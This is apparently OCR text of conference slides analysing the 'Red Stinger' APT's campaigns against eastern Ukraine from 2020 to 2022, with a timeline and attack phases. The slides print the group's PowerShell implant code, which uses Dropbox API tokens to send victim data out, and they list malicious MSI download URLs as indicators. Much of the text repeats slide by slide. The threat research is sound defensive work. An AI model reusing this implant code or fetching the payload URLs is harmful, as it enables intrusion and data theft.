RedStinger: new APT discovered amid Russia-Ukraine conflict

Roberto Santos
Independent Researcher

Hossein Jazi
Fortinet

Oct 2023

Who we are?

APT Researcher &
Reverse Engineer

Contact:
Twitter: elmaisbuscado

Who we are?


APT Researcher

- APT tracking
- Threat hunting
- Reverse engineering
- APT attribution

Contact:
Twitter: h2jazi

Outline

Presentation outline



Introduction

Provide an overview about Red Stinger APT

01

Timeline analysis

Present the timeline of campaigns operated by the threat actor

02

Campaigns analysis

Provide the analysis of the campaigns

03

Victimology

Present the targets of the adversary

04

Attribution

Present the attribution of the Red Stinger APT

05

Conclusion

Final words

06

01

Introduction


You could enter a subtitle here if you need it

Introduction


- Conflict: Russia-Ukraine conflict since 2014.
- Start: Investigation began with lure targeting Eastern Ukraine.
- Tracking: Ongoing as "Red Stinger."
- Targets: Military, transport, infrastructure.
- Exfiltration: Data taken via snapshots, USBs, keystrokes, mics.
- Operations: We detail activities since 2020.
- Connection: Linked to Groundbait and BugDrop operations

02 Timeline analysis


Operations timeline




Operations Timeline



Red Stinger


OP#1
December 2020
OP#2
April 2021
OP#3
September 2021
OP#4
February 2022
OP#5
September 2022
OP#6
November 2022 (Currently undisclosed)




03 Campaigns analysis

Analysis of campaigns operated by Red Stinger

Attack steps

01
Infection Phase

Lures are sent to victims. Attack chain involve different filetypes, and ends deploying DboxShell / GraphShell



02
Reconnaisance phase

Attackers use DBoxShell / GraphShell to identify the victim. In this phase, they will use different scripts until they switch to more sophisticated methods of exfiltration

03
Exfiltration Phase

Attackers use custom tools to successfully exfiltrate data. The stolen data may include screenshots, USB drives, keystrokes, and microphone recordings. This phase can last for several months

Attack steps

01
Infection Phase

Lures are sent to victims. Attack chain involve different filetypes, and ends deploying DboxShell / GraphShell

02
Reconnaisance phase

Attackers use DBoxShell / GraphShell to identify the victim. In this phase, they will use different scripts until they switch to more sophisticated methods of exfiltration


03
Exfiltration Phase

Attackers use custom tools to successfully exfiltrate data. The stolen data may include screenshots, USB drives, keystrokes, and microphone recordings. This phase can last for several months

OP#1

December 2020

ACTIVITIES BEFORE THE WAR



OP#1

```
$AppDir='powermagic';
$ClinetDir='client';
$ClinetTaskDir='task';
$ClinetResultDir='result';
$ClientToken='pwreV-BNrm4AAAAAAAAAAZ3ruxMGikvuYdF72jEBzQ1siMF1_4f7MgyCpVRrS43h';
$dbx_up='https://content.dropboxapi.com/2/files/upload';
$dbx_down = 'https://content.dropboxapi.com/2/files/download';
$dbx_list = 'https://api.dropboxapi.com/2/files/list_folder';
$dbx_delete = 'https://api.dropboxapi.com/2/files/delete_v2';
$TargetId=(get-wmiobject Win32_ComputerSystemProduct  | Select-Object -ExpandProperty UUID).trim();


$State = {

param($api, $token, $path);

    $dbx_up_arg = @{};
    $dbx_headers = @{};
    $dbx_up_arg.Add('path', $path);
    $dbx_up_arg.Add('mode', 'overwrite');

    $dbx_headers.Add('Authorization', "Bearer $token");
    $dbx_headers.Add('Dropbox-API-Arg', (Write-Output $dbx_up_arg | ConvertTo-Json20).ToString());

    $dbx_headers.Add('Content-Type', 'application/octet-stream');
    $TargetIdBody = {(Get-Date (Get-Date).ToUniversalTime() -UFormat %s).Replace(',','').Replace('.','')};
    irm20 -Uri $api -Method Post -Body (Invoke-Command $TargetIdBody).ToString() -Headers $dbx_headers | Out-Null;

}
```

OP#2

April 2021
ACTIVITIES BEFORE
THE WAR

НАРОДНЫЙ СОВЕТ
ЛУГАНСКОЙ НАРОДНОЙ РЕСПУБЛИКИ
ТРЕТЬЕГО СОЗЫВА

ПОСТАНОВЛЕНИЕ

от 25 марта 2021 года № 584-НС
Луганск

О рассмотрении во втором чтении проекта закона Луганской Народной Республики от 19.03.2021 № 417-ПЗ/21-3 «О внесении изменений в Закон Луганской Народной Республики «О физической культуре и спорте»

OP#2

```
$AppDir='powermagic';
$ClinetDir='client';
$ClinetTaskDir='task';
$ClinetResultDir='result';
$ClientToken='UUnwP-W96XYAAAAAAAAAASB3CwnrHR9le4yVF1jBaAs7Wz0kR0gqR8LiXb4ZR7G7';
$dbx_up='https://content.dropboxapi.com/2/files/upload';
$dbx_down = 'https://content.dropboxapi.com/2/files/download';
$dbx_list = 'https://api.dropboxapi.com/2/files/list_folder';
$dbx_delete = 'https://api.dropboxapi.com/2/files/delete_v2';
$TargetId=(get-wmiobject Win32_ComputerSystemProduct  | Select-Object -ExpandProperty UUID).trim();


$State = {

param($api, $token, $path);

    $dbx_up_arg = @{};
    $dbx_headers = @{};
    $dbx_up_arg.Add('path', $path);
    $dbx_up_arg.Add('mode', 'overwrite');

    $dbx_headers.Add('Authorization', "Bearer $token");
    $dbx_headers.Add('Dropbox-API-Arg', (Write-Output $dbx_up_arg | ConvertTo-Json20).ToString());

    $dbx_headers.Add('Content-Type', 'application/octet-stream');
    $TargetIdBody = {(Get-Date (Get-Date).ToUniversalTime() -UFormat %s).Replace(',','').Replace('.','')};
    irm20 -Uri $api -Method Post -Body (Invoke-Command $TargetIdBody).ToString() -Headers $dbx_headers | Out-Null;

}
```

OP#1

```
$AppDir='powermagic';
$ClinetDir='client';
$ClinetTaskDir='task';
$ClinetResultDir='result';
$ClientToken='pwreV-BNrm4AAAAAAAAAAZ3ruxMGikvuYdF72jEBzQ1siMF1_4f7MgyCpVRrS43h';
$dbx_up='https://content.dropboxapi.com/2/files/upload';
$dbx_down = 'https://content.dropboxapi.com/2/files/download';
$dbx_list = 'https://api.dropboxapi.com/2/files/list_folder';
$dbx_delete = 'https://api.dropboxapi.com/2/files/delete_v2';
$TargetId=(get-wmiobject Win32_ComputerSystemProduct  | Select-Object -ExpandProperty UUID).trim();


$State = {

param($api, $token, $path);

    $dbx_up_arg = @{};
    $dbx_headers = @{};
    $dbx_up_arg.Add('path', $path);
    $dbx_up_arg.Add('mode', 'overwrite');

    $dbx_headers.Add('Authorization', "Bearer $token");
    $dbx_headers.Add('Dropbox-API-Arg', (Write-Output $dbx_up_arg | ConvertTo-Json20).ToString());

    $dbx_headers.Add('Content-Type', 'application/octet-stream');
    $TargetIdBody = {(Get-Date (Get-Date).ToUniversalTime() -UFormat %s).Replace(',','').Replace('.','')};
    irm20 -Uri $api -Method Post -Body (Invoke-Command $TargetIdBody).ToString() -Headers $dbx_headers | Out-Null;

}
```

OP#3

September 2021

ACTIVITIES BEFORE THE WAR


- We have very little info on this campaign

OP#3 – IP comparison

OP#3 – IP comparison


http://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi

OP#3 – IP comparison



http://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi


OP#3 – IP comparison




http://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi

http://91.234.33.185/f8f44e5de5b4d954a83961e8990af655/update.msi

OP#3 – IP comparison




http://91.234.33.185/f8f44e5de5b4d954a83961e8990af655/update.msi




http://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi


OP#3 – IP comparison



http://91.234.33.108/u3/ebe9c1f5e5011f667ef8990bf22a38f7/document.msi




http://91.234.33.185/f8f44e5de5b4d954a83961e8990af655/update.msi




http://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi

OP#3 – IP comparison




http://91.234.33.108/u3/ebe9c1f5e5011f667ef8990bf22a38f7/document.msi

http://91.234.33.185/f8f44e5de5b4d954a83961e8990af655/update.msi



http://185.230.90.163/df07ac84fb9f6323c66036e86ad9a5f0d118734453342257f7a2d063bf69e39d/attachment.msi

OP#3 – IP comparison




http://91.234.33.108/u3/ebe9c1f5e5011f667ef8990bf22a38f7/document.msi

